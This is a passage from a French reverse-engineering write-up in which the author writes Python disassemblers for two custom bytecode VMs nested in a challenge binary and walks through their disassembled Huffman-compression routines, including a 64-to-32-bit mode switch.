101         r, imm = struct.unpack("<Bh", opcodes[i:i+3])
102         msg = "JZ R%d, %s" % (r, hex(imm))
103         msg = msg.ljust(16, " ") + "-> LABEL_%03X" % (i+3+imm)
104         labels.add(i+3+imm)
105         i += 3
106     # JNZ REG, IMM. Jump to IMM (relative) if REG != 0
107     elif op == 0x5727:
108         r, imm = struct.unpack("<Bh", opcodes[i:i+3])
109         msg = "JNZ R%d, %s" % (r, hex(imm))
110         msg = msg.ljust(16, " ") + "-> LABEL_%03X" % (i+3+imm)
111         labels.add(i+3+imm)
112         i += 3
113     # CMP REG_FLAGS, REG, REG
114     elif op == 0x4f23:
115         r0, r1, r2 = struct.unpack("BBB", opcodes[i:i+3])
116         msg = "CMP R%d, R%d, R%d" % (r0, r1, r2)
117         i += 3
118     # CALL imm (native code)
119     # INPUT : R0, R1, R2, R3, R4
120     # OUTPUT: R0
121     elif op == 0x68c5:
122         func = struct.unpack("<I", opcodes[i:i+4])[0]
123         if func in native_funcs:
124             fname = native_funcs[func]
125         else:
126             fname = "unknown %x" % func
127         msg = "CALL %s (%x)\n" % (fname, func + ENTRY)
128         i += 4
129     # RET
130     elif op == 0x4cf5:
131         msg = "RET"
132         i = None
133     else:
134         raise Exception("Unknown opcode %x (%x)" % (op, op + ENTRY))
135     if i_bak in labels:
136         print("\nLABEL_%03X:" % i_bak)
137     instr = opcodes[i_bak:i].hex().ljust(18, " ")
138     print("%03X %s %s" % (i_bak, instr, msg))
139     return i
140
141 def disass_all(fname):
142     with open(fname, "rb") as f:
143         opcodes = f.read()
144     i = 0
145     labels = set()
146     while i is not None and i <= len(opcodes):
147         i = disass_one(opcodes, i, labels)
```

```
148
149 def main():
150     parser = argparse.ArgumentParser()
151     parser.add_argument("file", help="raw file with VM opcodes", choices=["vmcode", "vmcode2", "vmcode3"])
152     args = parser.parse_args()
153     disass_all(args.file)
154
155 if __name__ == '__main__':
156     main()
```

Et voici ce que ça donne quand on désassemble le premier bloc de code (vmcode)

```
# python3 disass_vm64.py vmcode
000 294c0000000a0c      STR R0, [R10 + 0x30]
007 294c0000010a0b      STR R1, [R10 + 0x2c]
00E 294c0000020a0a      STR R2, [R10 + 0x28]
015 294c0000030a09      STR R3, [R10 + 0x24]
01C e74e0000000a09      LDR R0, [R10 + 0x24]
023 294c0000000a08      STR R0, [R10 + 0x20]
02A 186700000000000100 MOV R0, 0x10000
033 294c0000000a07      STR R0, [R10 + 0x1c]
03A 186700000000000000 MOV R0, 0x0
043 294c0000000a06      STR R0, [R10 + 0x18]
04A 4f6300000000        JMP 0x0          -> LABEL_050

LABEL_050:
050 e74e0000000a06      LDR R0, [R10 + 0x18]
057 e74e0000010a0a      LDR R1, [R10 + 0x28]
05E 234f0000000001      CMP R0, R0, R1
065 592e0000001401      JZ R0, 0x114     -> LABEL_180
06C 4f6300000000        JMP 0x0          -> LABEL_072

LABEL_072:
072 e74e0000000a07      LDR R0, [R10 + 0x1c]
079 e74e0000010a0a      LDR R1, [R10 + 0x28]
080 e74e0000020a06      LDR R2, [R10 + 0x18]
087 53710000010102      SUB R1, R1, R2
08E b867000001          SUB R14, 0x4
093 c5680000ba170000    CALL min (5555555568fa)

09B 274300000e0e01      ADD R14, R14, 0x4
0A2 294c0000000a05      STR R0, [R10 + 0x14]
0A9 e74e0000000a09      LDR R0, [R10 + 0x24]
0B0 294c0000000a04      STR R0, [R10 + 0x10]
0B7 e74e0000000a09      LDR R0, [R10 + 0x24]
0BE 186700000103000000 MOV R1, 0x3
0C7 99520000000001      ADD R0, R0, R1
0CE 294c0000000a09      STR R0, [R10 + 0x24]
0D5 e74e0000000a0c      LDR R0, [R10 + 0x30]
0DC e74e0000010a0b      LDR R1, [R10 + 0x2c]
0E3 e74e0000020a06      LDR R2, [R10 + 0x18]
0EA e74e0000030a05      LDR R3, [R10 + 0x14]
0F1 99520000030203      ADD R3, R2, R3
0F8 e74e0000040a09      LDR R4, [R10 + 0x24]
0FF b867000001          SUB R14, 0x4
104 c56800005c1d0000    CALL VM_CODE_2 (555555556e9c)

10C 274300000e0e01      ADD R14, R14, 0x4
113 294c0000000a03      STR R0, [R10 + 0xc]
11A e74e0000000a04      LDR R0, [R10 + 0x10]
121 e74e0000010a03      LDR R1, [R10 + 0xc]
128 b867000001          SUB R14, 0x4
12D c568000017090000    CALL swap (555555555a57)
```

```
135 274300000e0e01     ADD R14, R14, 0x4
13C e74e0000000a03     LDR R0, [R10 + 0xc]
143 e74e0000010a09     LDR R1, [R10 + 0x24]
14A 99520000000100     ADD R0, R1, R0
151 294c0000000a09     STR R0, [R10 + 0x24]
158 4f6300000000       JMP 0x0          -> LABEL_15E

LABEL_15E:
15E e74e0000000a07     LDR R0, [R10 + 0x1c]
165 e74e0000010a06     LDR R1, [R10 + 0x18]
16C 99520000000100     ADD R0, R1, R0
173 294c0000000a06     STR R0, [R10 + 0x18]
17A 4f630000d0fe       JMP -0x130       -> LABEL_050

LABEL_180:
180 e74e0000000a09     LDR R0, [R10 + 0x24]
187 e74e0000010a08     LDR R1, [R10 + 0x20]
18E 53710000000001     SUB R0, R0, R1
195 f54c0000fefe       RET
```

Cette première fonction appelle du code que j'ai baptisé CALL VM_CODE_2. Une autre instance de cette même VM va être relancée mais en lui donnant à manger un autre bloc de code. En réalité, cela revient simplement à faire un appel de fonction (mais cette fois d'une fonction de la VM, pas d'une fonction x64). Pour votre plus grand plaisir, voici le code de cette seconde fonction (vmcode2) :

```
# python3 disass_vm64.py vmcode2
000 294c0000050a0f     STR R5, [R10 + 0x3c]
007 294c0000000a0e     STR R0, [R10 + 0x38]
00E 294c0000010a0c     STR R1, [R10 + 0x30]
015 294c0000020a0b     STR R2, [R10 + 0x2c]
01C 294c0000030a0a     STR R3, [R10 + 0x28]
023 294c0000040a09     STR R4, [R10 + 0x24]
02A e74e0000000a09     LDR R0, [R10 + 0x24]
031 294c0000000a08     STR R0, [R10 + 0x20]
038 e74e0000000a0e     LDR R0, [R10 + 0x38]
03F b867000001         SUB R14, 0x4
044 c568000054170000   CALL init_maps (555555556894)

04C 274300000e0e01     ADD R14, R14, 0x4
053 e74e0000000a0e     LDR R0, [R10 + 0x38]
05A 186700000124250000 MOV R1, 0x2524
063 99520000000001     ADD R0, R0, R1
06A 186700000400000000 MOV R4, 0x0
073 294c0000040000     STR R4, [R0 + 0x0]
07A e74e0000000a0e     LDR R0, [R10 + 0x38]
081 186700000528250000 MOV R5, 0x2528
08A 99520000000005     ADD R0, R0, R5
091 294c0000040000     STR R4, [R0 + 0x0]
098 e74e0000000a0e     LDR R0, [R10 + 0x38]
09F e74e0000010a0c     LDR R1, [R10 + 0x30]
0A6 e74e0000020a0b     LDR R2, [R10 + 0x2c]
0AD e74e0000030a0a     LDR R3, [R10 + 0x28]
0B4 b867000001         SUB R14, 0x4
0B9 c568000035150000   CALL fill_maps (555555556675)

0C1 274300000e0e01     ADD R14, R14, 0x4
0C8 e74e0000000a09     LDR R0, [R10 + 0x24]
0CF e74e0000010a0e     LDR R1, [R10 + 0x38]
0D6 99520000010105     ADD R1, R1, R5
0DD e74e0000010100     LDR R1, [R1 + 0x0]
0E4 b867000001         SUB R14, 0x4
0E9 c568000017090000   CALL swap (555555555a57)
```

```
0F1 274300000e0e01     ADD R14, R14, 0x4
0F8 e74e0000000a09     LDR R0, [R10 + 0x24]
0FF 186700000103000000 MOV R1, 0x3
108 99520000000001     ADD R0, R0, R1
10F 294c0000000a09     STR R0, [R10 + 0x24]
116 e74e0000000a09     LDR R0, [R10 + 0x24]
11D 294c0000000a06     STR R0, [R10 + 0x18]
124 e74e0000000a09     LDR R0, [R10 + 0x24]
12B 99520000000001     ADD R0, R0, R1
132 294c0000000a09     STR R0, [R10 + 0x24]
139 e74e0000000a0e     LDR R0, [R10 + 0x38]
140 e74e0000010a09     LDR R1, [R10 + 0x24]
147 b867000001         SUB R14, 0x4
14C 186700000200010000 MOV R2, 0x100
155 c56800008e0a0000   CALL init_huffman_map (555555555bce)

15D 274300000e0e01     ADD R14, R14, 0x4
164 294c0000040a05     STR R4, [R10 + 0x14]
16B 4f6300000000       JMP 0x0         -> LABEL_171

LABEL_171:
171 e74e0000000a05     LDR R0, [R10 + 0x14]
178 e74e0000010a0e     LDR R1, [R10 + 0x38]
17F 186700000228250000 MOV R2, 0x2528
188 99520000010102     ADD R1, R1, R2
18F e74e0000010100     LDR R1, [R1 + 0x0]
196 234f0000000001     CMP R0, R0, R1
19D 592e0000006900     JZ R0, 0x69     -> LABEL_20D
1A4 4f6300000000       JMP 0x0         -> LABEL_1AA

LABEL_1AA:
1AA e74e0000000a0e     LDR R0, [R10 + 0x38]
1B1 e74e0000010a05     LDR R1, [R10 + 0x14]
1B8 99520000010001     ADD R1, R0, R1
1BF 18670000022c250000 MOV R2, 0x252c
1C8 44540000010102     MOV R1, byte ptr [R1 + R2]
1CF b867000001         SUB R14, 0x4
1D4 c5680000a60b0000   CALL increment (555555555ce6)

1DC 274300000e0e01     ADD R14, R14, 0x4
1E3 4f6300000000       JMP 0x0         -> LABEL_1E9

LABEL_1E9:
1E9 e74e0000000a05     LDR R0, [R10 + 0x14]
1F0 186700000101000000 MOV R1, 0x1
1F9 99520000000001     ADD R0, R0, R1
200 294c0000000a05     STR R0, [R10 + 0x14]
207 4f63000064ff       JMP -0x9c       -> LABEL_171

LABEL_20D:
20D e74e0000000a0e     LDR R0, [R10 + 0x38]
214 b867000001         SUB R14, 0x4
219 c5680000d0100000   CALL huffman_compress (555555556210)

221 274300000e0e01     ADD R14, R14, 0x4
228 186700000000000000 MOV R0, 0x0
231 294c0000000a04     STR R0, [R10 + 0x10]
238 4f6300000000       JMP 0x0         -> LABEL_23E

LABEL_23E:
23E e74e0000000a04     LDR R0, [R10 + 0x10]
245 e74e0000010a0e     LDR R1, [R10 + 0x38]
24C 186700000228250000 MOV R2, 0x2528
255 99520000010102     ADD R1, R1, R2
25C e74e0000010100     LDR R1, [R1 + 0x0]
263 234f0000000001     CMP R0, R0, R1
26A 592e0000006900     JZ R0, 0x69     -> LABEL_2DA
271 4f6300000000       JMP 0x0         -> LABEL_277
```

```
LABEL_277:
277 e74e0000000a0e     LDR R0, [R10 + 0x38]
27E e74e0000010a04     LDR R1, [R10 + 0x10]
285 99520000010001     ADD R1, R0, R1
28C 18670000022c250000 MOV R2, 0x252c
295 44540000010102     MOV R1, byte ptr [R1 + R2]
29C b867000001         SUB R14, 0x4
2A1 c56800005c0b0000   CALL huffman_send_stream (555555555c9c)

2A9 274300000e0e01     ADD R14, R14, 0x4
2B0 4f6300000000       JMP 0x0         -> LABEL_2B6

LABEL_2B6:
2B6 e74e0000000a04     LDR R0, [R10 + 0x10]
2BD 186700000101000000 MOV R1, 0x1
2C6 99520000000001     ADD R0, R0, R1
2CD 294c0000000a04     STR R0, [R10 + 0x10]
2D4 4f63000064ff       JMP -0x9c       -> LABEL_23E

LABEL_2DA:
2DA e74e0000000a0e     LDR R0, [R10 + 0x38]
2E1 b867000001         SUB R14, 0x4
2E6 c5680000a7090000   CALL flush_output (555555555ae7)

2EE 274300000e0e01     ADD R14, R14, 0x4
2F5 294c0000000a03     STR R0, [R10 + 0xc]
2FC e74e0000000a03     LDR R0, [R10 + 0xc]
303 e74e0000010a09     LDR R1, [R10 + 0x24]
30A 99520000000100     ADD R0, R1, R0
311 294c0000000a09     STR R0, [R10 + 0x24]
318 e74e0000000a06     LDR R0, [R10 + 0x18]
31F e74e0000010a03     LDR R1, [R10 + 0xc]
326 b867000001         SUB R14, 0x4
32B c568000017090000   CALL swap (555555555a57)

333 274300000e0e01     ADD R14, R14, 0x4
33A e74e0000000a09     LDR R0, [R10 + 0x24]
341 e74e0000010a0e     LDR R1, [R10 + 0x38]
348 186700000224250000 MOV R2, 0x2524
351 99520000010102     ADD R1, R1, R2
358 e74e0000010100     LDR R1, [R1 + 0x0]
35F b867000001         SUB R14, 0x4
364 c568000017090000   CALL swap (555555555a57)

36C 274300000e0e01     ADD R14, R14, 0x4
373 e74e0000000a09     LDR R0, [R10 + 0x24]
37A 186700000103000000 MOV R1, 0x3
383 99520000000001     ADD R0, R0, R1
38A 294c0000000a09     STR R0, [R10 + 0x24]
391 e74e0000000a0e     LDR R0, [R10 + 0x38]
398 e74e0000010a09     LDR R1, [R10 + 0x24]
39F 18670000022c250300 MOV R2, 0x3252c
3A8 99520000020002     ADD R2, R0, R2
3AF b867000001         SUB R14, 0x4
3B4 c5680000e6170000   CALL start_vm_32 (555555556926)

3BC 274300000e0e01     ADD R14, R14, 0x4
3C3 e74e0000010a09     LDR R1, [R10 + 0x24]
3CA 99520000000100     ADD R0, R1, R0
3D1 294c0000000a09     STR R0, [R10 + 0x24]
3D8 e74e0000000a0e     LDR R0, [R10 + 0x38]
3DF e74e0000010a09     LDR R1, [R10 + 0x24]
3E6 18670000022c250100 MOV R2, 0x1252c
3EF 99520000020002     ADD R2, R0, R2
3F6 b867000001         SUB R14, 0x4
3FB c56800008c1b0000   CALL VM_CODE_3 (555555556ccc)
```

```
403 274300000e0e01     ADD R14, R14, 0x4
40A e74e0000010a09     LDR R1, [R10 + 0x24]
411 99520000000100     ADD R0, R1, R0
418 294c0000000a09     STR R0, [R10 + 0x24]
41F e74e0000000a0e     LDR R0, [R10 + 0x38]
426 e74e0000010a09     LDR R1, [R10 + 0x24]
42D 18670000022c250200 MOV R2, 0x2252c
436 99520000020002     ADD R2, R0, R2
43D b867000001         SUB R14, 0x4
442 c568000034180000   CALL huffman_main (555555556974)

44A 274300000e0e01     ADD R14, R14, 0x4
451 e74e0000010a09     LDR R1, [R10 + 0x24]
458 99520000000100     ADD R0, R1, R0
45F 294c0000000a09     STR R0, [R10 + 0x24]
466 e74e0000000a09     LDR R0, [R10 + 0x24]
46D e74e0000010a08     LDR R1, [R10 + 0x20]
474 53710000000001     SUB R0, R0, R1
47B e74e0000050a0f     LDR R5, [R10 + 0x3c]
482 f54c0000fefe00     RET
```

Ce programme fait beaucoup de CALL vers du code natif x64. Les noms de fonctions ont été donnés par mes soins, probablement de manière inexacte. Outre les morceaux d'implémentation d'un codage de Huffman, il y a deux choses notables :

— La VM va être encore être relancée sur un troisième bloc de code (vmcode3)

— Il y a un CALL qui est bien différent des autres et que j'ai baptisé start_vm_32. Il va démarrer une nouvelle machine virtuelle, avec un jeu d'instruction différent. De plus, cette VM ne sera plus exécutée en x64, mais en x86.

On va d'abord en finir avec la première VM. Voici le 3ème bloc de code (vmcode3).

```
# python3 disass_vm64.py vmcode3
000 294c0000050a0b     STR R5, [R10 + 0x2c]
007 294c0000000a0a     STR R0, [R10 + 0x28]
00E 294c0000010a08     STR R1, [R10 + 0x20]
015 294c0000020a06     STR R2, [R10 + 0x18]
01C e74e0000000a0a     LDR R0, [R10 + 0x28]
023 e74e0000010a08     LDR R1, [R10 + 0x20]
02A b867000001         SUB R14, 0x4
02F 186700000220000000 MOV R2, 0x20
038 c56800008e0a0000   CALL init_huffman_map (555555555bce)

040 274300000e0e01     ADD R14, R14, 0x4
047 186700000000000000 MOV R0, 0x0
050 294c0000000a05     STR R0, [R10 + 0x14]
057 4f6300000000       JMP 0x0         -> LABEL_05D

LABEL_05D:
05D e74e0000000a05     LDR R0, [R10 + 0x14]
064 e74e0000010a0a     LDR R1, [R10 + 0x28]
06B 186700000224250000 MOV R2, 0x2524
074 99520000010102     ADD R1, R1, R2
07B e74e0000010100     LDR R1, [R1 + 0x0]
082 234f0000000001     CMP R0, R0, R1
089 592e0000008200     JZ R0, 0x82     -> LABEL_112
090 4f6300000000       JMP 0x0         -> LABEL_096

LABEL_096:
096 e74e0000040a0a     LDR R4, [R10 + 0x28]
09D e74e0000000a06     LDR R0, [R10 + 0x18]
0A4 e74e0000010a05     LDR R1, [R10 + 0x14]
0AB 9b760000000001     MOV R0, dword ptr [R0 + R1*4]
0B2 b867000001         SUB R14, 0x4
0B7 c568000046130000   CALL get_msb_inc (555555556486)
```

```
0BF 274300000e0e01     ADD R14, R14, 0x4
0C6 995200000100ff     MOV R1, R0
0CD b867000001         SUB R14, 0x4
0D2 995200000004ff     MOV R0, R4
0D9 c5680000a60b0000   CALL increment (555555555ce6)

0E1 274300000e0e01     ADD R14, R14, 0x4
0E8 4f6300000000       JMP 0x0         -> LABEL_0EE

LABEL_0EE:
0EE e74e0000000a05     LDR R0, [R10 + 0x14]
0F5 186700000101000000 MOV R1, 0x1
0FE 99520000000001     ADD R0, R0, R1
105 294c0000000a05     STR R0, [R10 + 0x14]
10C 4f6300004bff       JMP -0xb5       -> LABEL_05D

LABEL_112:
112 e74e0000000a0a     LDR R0, [R10 + 0x28]
119 b867000001         SUB R14, 0x4
11E c5680000d0100000   CALL huffman_compress (555555556210)

126 274300000e0e01     ADD R14, R14, 0x4
12D 1867000000000000000 MOV R0, 0x0
136 294c0000000a04     STR R0, [R10 + 0x10]
13D 4f6300000000       JMP 0x0         -> LABEL_143

LABEL_143:
143 e74e0000000a04     LDR R0, [R10 + 0x10]
14A e74e0000010a0a     LDR R1, [R10 + 0x28]
151 186700000224250000 MOV R2, 0x2524
15A 99520000010102     ADD R1, R1, R2
161 e74e0000010100     LDR R1, [R1 + 0x0]
168 234f0000000001     CMP R0, R0, R1
16F 592e0000002e01     JZ R0, 0x12e    -> LABEL_2A4
176 4f6300000000       JMP 0x0         -> LABEL_17C

LABEL_17C:
17C e74e0000000a06     LDR R0, [R10 + 0x18]
183 e74e0000010a04     LDR R1, [R10 + 0x10]
18A 9b760000000001     MOV R0, dword ptr [R0 + R1*4]
191 294c0000000a03     STR R0, [R10 + 0xc]
198 e74e0000040a0a     LDR R4, [R10 + 0x28]
19F e74e0000000a03     LDR R0, [R10 + 0xc]
1A6 b867000001         SUB R14, 0x4
1AB c568000046130000   CALL get_msb_inc (555555556486)

1B3 274300000e0e01     ADD R14, R14, 0x4
1BA 995200000100ff     MOV R1, R0
1C1 b867000001         SUB R14, 0x4
1C6 995200000004ff     MOV R0, R4
1CD c56800005c0b0000   CALL huffman_send_stream (555555555c9c)

1D5 274300000e0e01     ADD R14, R14, 0x4
1DC e74e0000000a03     LDR R0, [R10 + 0xc]
1E3 186700000102000000 MOV R1, 0x2
1EC 234f0000000001     CMP R0, R0, R1
1F3 27570000008000     JNZ R0, 0x80    -> LABEL_27A
1FA 4f6300000000       JMP 0x0         -> LABEL_200

LABEL_200:
200 e74e0000000a03     LDR R0, [R10 + 0xc]
207 b867000001         SUB R14, 0x4
20C c56800006b130000   CALL get_msb_x (5555555564ab)

214 274300000e0e01     ADD R14, R14, 0x4
21B 294c0000000a02     STR R0, [R10 + 0x8]
222 e74e0000040a0a     LDR R4, [R10 + 0x28]
229 e74e0000050a02     LDR R5, [R10 + 0x8]
230 e74e0000000a03     LDR R0, [R10 + 0xc]
237 b867000001         SUB R14, 0x4
23C c5680000ef080000   CALL get_msb (555555555a2f)
```

```
244 274300000e0e01      ADD R14, R14, 0x4
24B 995200000200ff      MOV R2, R0
252 b867000001          SUB R14, 0x4
257 995200000004ff      MOV R0, R4
25E 995200000105ff      MOV R1, R5
265 c568000043190000    CALL write_output (555555556a83)

26D 274300000e0e01      ADD R14, R14, 0x4
274 4f6300000000        JMP 0x0         -> LABEL_27A

LABEL_27A:
27A 4f6300000000        JMP 0x0         -> LABEL_280

LABEL_280:
280 e74e0000000a04      LDR R0, [R10 + 0x10]
287 186700000101000000 MOV R1, 0x1
290 99520000000001      ADD R0, R0, R1
297 294c0000000a04      STR R0, [R10 + 0x10]
29E 4f6300009ffe        JMP -0x161      -> LABEL_143

LABEL_2A4:
2A4 e74e0000000a0a      LDR R0, [R10 + 0x28]
2AB b867000001          SUB R14, 0x4
2B0 c5680000a7090000    CALL flush_output (555555555ae7)

2B8 274300000e0e01      ADD R14, R14, 0x4
2BF e74e0000050a0b      LDR R5, [R10 + 0x2c]
2C6 f54c0000fefe        RET
```

Il va falloir analyser tout ce code à tête reposée. Mais avant, on préfère continuer de tirer le fil pour voir à quel point la bobine est grosse. On veut d'abord savoir s'il va y avoir 2, 3, 4 ou 5 VM imbriquées les unes dans les autres.

4.4 Désassemblage de la seconde VM

Tiens, un CALLF... Tiens, un RETF... Hum, on ne serait pas en train de mettre 0x23 dans le registre CS ?

Avant 2017, je ne savais pas qu'un programme userland pouvait décider de changer d'architecture de lui-même et qu'une petite instruction permet de faire la bascule entre x86 et x64. J'avais découvert cette astuce lors du dernier niveau du challenge SSTIC 2017 (un niveau créé par 0xf4b).

Donc la première VM passe le processeur en 32 bits et lance une deuxième VM, dont les opcodes seront (un peu) différents. J'ai donc exporté dans une nouvelle base Ghidra les morceaux de code 32 bits de zz, et j'ai commencé à écrire un désassembleur pour ce nouveau jeu d'instructions.

Voici le code de mon script disass_vm32.py

```python
import argparse
import struct

ENTRY = 0x11111187

native_funcs = {
    0x02f0: "get_msb",
    0x0343: "write_output",
    0x038d: "flush_output",
    0x045f: "init_stuff",
```

```
    0x04db: "VM32_CODE_2_wrapper",
    0x051a: "increment",
    0x09c5: "huffman_main",
    0x0ba5: "get_msb_inc_f",
    0x0bcf: "get_msb_x",
    0x1141: "VM32_CODE_2",
}

def disass_one(opcodes, i, labels):
    op = struct.unpack("<I", opcodes[i:i+4])[0]
    i_bak = i
    i += 4
    msg = ""

    #######
    # MOV #
    #######
    # STR REG, [REG + IMM*4]
    if op == 0x2ccd:
        r0, r1, imm = struct.unpack("BBB", opcodes[i:i+3])
        msg = "STR R%d, [R%d + 0x%x]" % (r0, r1, imm*4)
        i += 3
    # LDR REG, [REG + IMM*4]
    elif op == 0x1c5e:
        r0, r1, imm = struct.unpack("BBB", opcodes[i:i+3])
        msg = "LDR R%d, [R%d + 0x%x]" % (r0, r1, imm*4)
        i += 3
    # MOV REG, IMM
    elif op == 0x15cb:
        r, imm = struct.unpack("<BI", opcodes[i:i+5])
        msg = "MOV R%d, 0x%x" % (r, imm)
        i += 5
    # STR REG, byte_ptr MEM
    elif op == 0x2a10:
        r0, r1, r2 = struct.unpack("BBB", opcodes[i:i+3])
        msg = "STR R%d, byte ptr [R%d + R%d]" % (r0, r1, r2)
        i += 3
    # LDR REG, byte_ptr MEM
    elif op == 0x1a9b:
        r0, r1, r2 = struct.unpack("BBB", opcodes[i:i+3])
        msg = "LDR R%d, byte ptr [R%d + R%d]" % (r0, r1, r2)
        i += 3
    # MOV REG, dword_ptr MEM
    elif op == 0x622e:
        r0, r1, r2 = struct.unpack("BBB", opcodes[i:i+3])
        msg = "MOV R%d, dword ptr [R%d + R%d*4]" % (r0, r1, r2)
        i += 3

    #########
    # MATHS #
    #########
    # SUB REG, REG, REG
    elif op == 0x144d:
        r0, r1, r2 = struct.unpack("BBB", opcodes[i:i+3])
        msg = "SUB R%d, R%d, R%d" % (r0, r1, r2)
        i += 3
    # SUB R14, IMM
    elif op == 0x5c34:
        imm = opcodes[i]
        msg = "SUB R14, 0x%x" % (imm*4)
        i += 1
    # ADD REG, REG, IMM*4
    elif op == 0x4935:
        r0, r1, imm = struct.unpack("BBB", opcodes[i:i+3])
        msg = "ADD R%d, R%d, 0x%x" % (r0, r1, imm*4)
        i += 3
    # ADD REG, REG, REG
    # but if r2 is 0xFF --> MOV REG, REG
    elif op == 0x5547:
        r0, r1, r2 = struct.unpack("BBB", opcodes[i:i+3])
        if r2 == 0xFF:
            msg = "MOV R%d, R%d" % (r0, r1)
        else:
            msg = "ADD R%d, R%d, R%d" % (r0, r1, r2)
        i += 3
```

```
86        # SHL REG, REG, IMM
87        # SHL REG, REG, REG
88        elif op == 0x187b:
89            r0, r1, r2 = struct.unpack("BBB", opcodes[i:i+3])
90            if r2 >= 0x40:
91                msg = "SHL R%d, R%d, R%d" % (r0, r1, r2 - 0x40)
92            else:
93                msg = "SHL R%d, R%d, 0x%x" % (r0, r1, r2)
94            i += 3
95        # SHR REG, REG, IMM
96        # SHR REG, REG, REG
97        elif op == 0x44f6:
98            r0, r1, r2 = struct.unpack("BBB", opcodes[i:i+3])
99            if r2 >= 0x40:
100               msg = "SHR R%d, R%d, R%d" % (r0, r1, r2 - 0x40)
101           else:
102               msg = "SHR R%d, R%d, 0x%x" % (r0, r1, r2)
103           i += 3
104
105       # OR REG, REG, REG
106       elif op == 0x56fe:
107           r0, r1, r2 = struct.unpack("BBB", opcodes[i:i+3])
108           msg = "OR R%d, R%d, R%d" % (r0, r1, r2)
109           i += 3
110
111       #########
112       # JUMPS #
113       #########
114       # JMP IMM (relative)
115       elif op == 0x699e:
116           imm = struct.unpack("<h", opcodes[i:i+2])[0]
117           msg = "JMP %s -> %04X" % (hex(imm), i+2+imm)
118           i += 2
119
120       # JZ REG, IMM. Jump to IMM (relative) if REG == 0
121       elif op == 0x25ce:
122           r, imm = struct.unpack("<Bh", opcodes[i:i+3])
123           msg = "JZ R%d, %s -> %04X" % (r, hex(imm), i+3+imm)
124           i += 3
125       # JNZ REG, IMM. Jump to IMM (relative) if REG != 0
126       elif op == 0x1571:
127           r, imm = struct.unpack("<Bh", opcodes[i:i+3])
128           msg = "JNZ R%d, %s -> %04X" % (r, hex(imm), i+3+imm)
129           i += 3
130       # CMP REG, REG, REG
131       elif op == 0x199d:
132           r0, r1, r2 = struct.unpack("BBB", opcodes[i:i+3])
133           msg = "CMP R%d, R%d, R%d" % (r0, r1, r2)
134           i += 3
135       # CALL imm (native code)
136       elif op == 0x52ac:
137           func = struct.unpack("<I", opcodes[i:i+4])[0]
138           if func in native_funcs:
139               fname = native_funcs[func]
140           else:
141               fname = "unknown %x" % func
142           msg = "CALL %s (%x)\n" % (fname, func + ENTRY)
143           i += 4
144       # RET
145       elif op == 0x233d:
146           msg = "RET"
147           i = None
148       else:
149           raise Exception("Unknown opcode %x (%x)" % (op, op + ENTRY))
150       if i_bak in labels:
151           print("\nLABEL_%03X:" % i_bak)
152       instr = opcodes[i_bak:i].hex().ljust(18, " ")
153       if i is None:
154           instr = instr[:4].ljust(18, " ")
155       print("%03X %s %s" % (i_bak, instr, msg))
156       return i
157
158   def disass_all(fname):
159       with open(fname, "rb") as f:
160           opcodes = f.read()
```

```
161     i = 0
162     labels = set()
163     while i is not None and i <= len(opcodes):
164         i = disass_one(opcodes, i, labels)
165
166 def main():
167     parser = argparse.ArgumentParser()
168     parser.add_argument("file", help="raw file with 32b VM opcodes", choices=["vm32code", "vm32code2"]);
169     args = parser.parse_args()
170     disass_all(args.file)
171
172 if __name__ == '__main__':
173     main()
```

Le fonctionnement de cette VM 32 bits est très proche de la première VM 64 bits. Quelques instructions ont été ajoutées, d'autres supprimées. Mais surtout, les offsets ont changé, ce qui nécessite de refaire à la main tout le travail de reverse et de documentation des instructions.

On peut maintenant désassembler la première fonction de cette nouvelle VM (vm32code)

```
# python3 disass_vm32.py vm32code
000 cd2c0000050a0d      STR R5, [R10 + 0x34]
007 cd2c0000060a0c      STR R6, [R10 + 0x30]
00E cb1500000000001011 MOV R0, 0x11100000
017 5e1c0000000000      LDR R0, [R0 + 0x0]
01E cd2c0000000a0a      STR R0, [R10 + 0x28]
025 cb1500000004001011 MOV R0, 0x11100004
02E 5e1c0000000000      LDR R0, [R0 + 0x0]
035 cd2c0000000a08      STR R0, [R10 + 0x20]
03C cb1500000008001011 MOV R0, 0x11100008
045 5e1c0000000000      LDR R0, [R0 + 0x0]
04C cd2c0000000a06      STR R0, [R10 + 0x18]
053 5e1c0000000a0a      LDR R0, [R10 + 0x28]
05A 5e1c0000010a08      LDR R1, [R10 + 0x20]
061 345c000001          SUB R14, 0x4
066 cb1500000220000000 MOV R2, 0x20
06F cb1500000400000000 MOV R4, 0x0
078 475500000304ff      MOV R3, R4
07F ac5200005f040000    CALL init_stuff (111115e6)

087 354900000e0e01      ADD R14, R14, 0x4
08E cd2c0000040a05      STR R4, [R10 + 0x14]
095 9e6900000000        JMP 0x0 -> 009B
09B 5e1c0000000a05      LDR R0, [R10 + 0x14]
0A2 5e1c0000010a0a      LDR R1, [R10 + 0x28]
0A9 cb1500000224250000 MOV R2, 0x2524
0B2 47550000010102      ADD R1, R1, R2
0B9 5e1c0000010100      LDR R1, [R1 + 0x0]
0C0 9d1900000000001     CMP R0, R0, R1
0C7 ce25000000ae00      JZ R0, 0xae -> 017C
0CE 9e6900000000        JMP 0x0 -> 00D4
0D4 5e1c0000050a0a      LDR R5, [R10 + 0x28]
0DB 5e1c0000000a06      LDR R0, [R10 + 0x18]
0E2 5e1c0000010a05      LDR R1, [R10 + 0x14]
0E9 2e620000000001      MOV R0, dword ptr [R0 + R1*4]
0F0 345c000001          SUB R14, 0x4
0F5 cb1500000400000000 MOV R4, 0x0
0FE 475500000104ff      MOV R1, R4
105 475500000204ff      MOV R2, R4
10C 475500000304ff      MOV R3, R4
113 ac520000a50b0000    CALL get_msb_inc_f (11111d2c)
```

```
11B 354900000e0e01     ADD R14, R14, 0x4
122 475500000100ff     MOV R1, R0
129 345c000001         SUB R14, 0x4
12E 475500000005ff     MOV R0, R5
135 475500000204ff     MOV R2, R4
13C 475500000304ff     MOV R3, R4
143 ac5200001a050000   CALL increment (111116a1)

14B 354900000e0e01     ADD R14, R14, 0x4
152 9e6900000000       JMP 0x0 -> 0158
158 5e1c0000000a05     LDR R0, [R10 + 0x14]
15F cb1500000101000000 MOV R1, 0x1
168 47550000000001     ADD R0, R0, R1
16F cd2c0000000a05     STR R0, [R10 + 0x14]
176 9e6900001fff       JMP -0xe1 -> 009B
17C 5e1c0000000a0a     LDR R0, [R10 + 0x28]
183 345c000001         SUB R14, 0x4
188 cb1500000400000000 MOV R4, 0x0
191 475500000104ff     MOV R1, R4
198 475500000204ff     MOV R2, R4
19F 475500000304ff     MOV R3, R4
1A6 ac520000c5090000   CALL huffman_main (11111b4c)

1AE 354900000e0e01     ADD R14, R14, 0x4
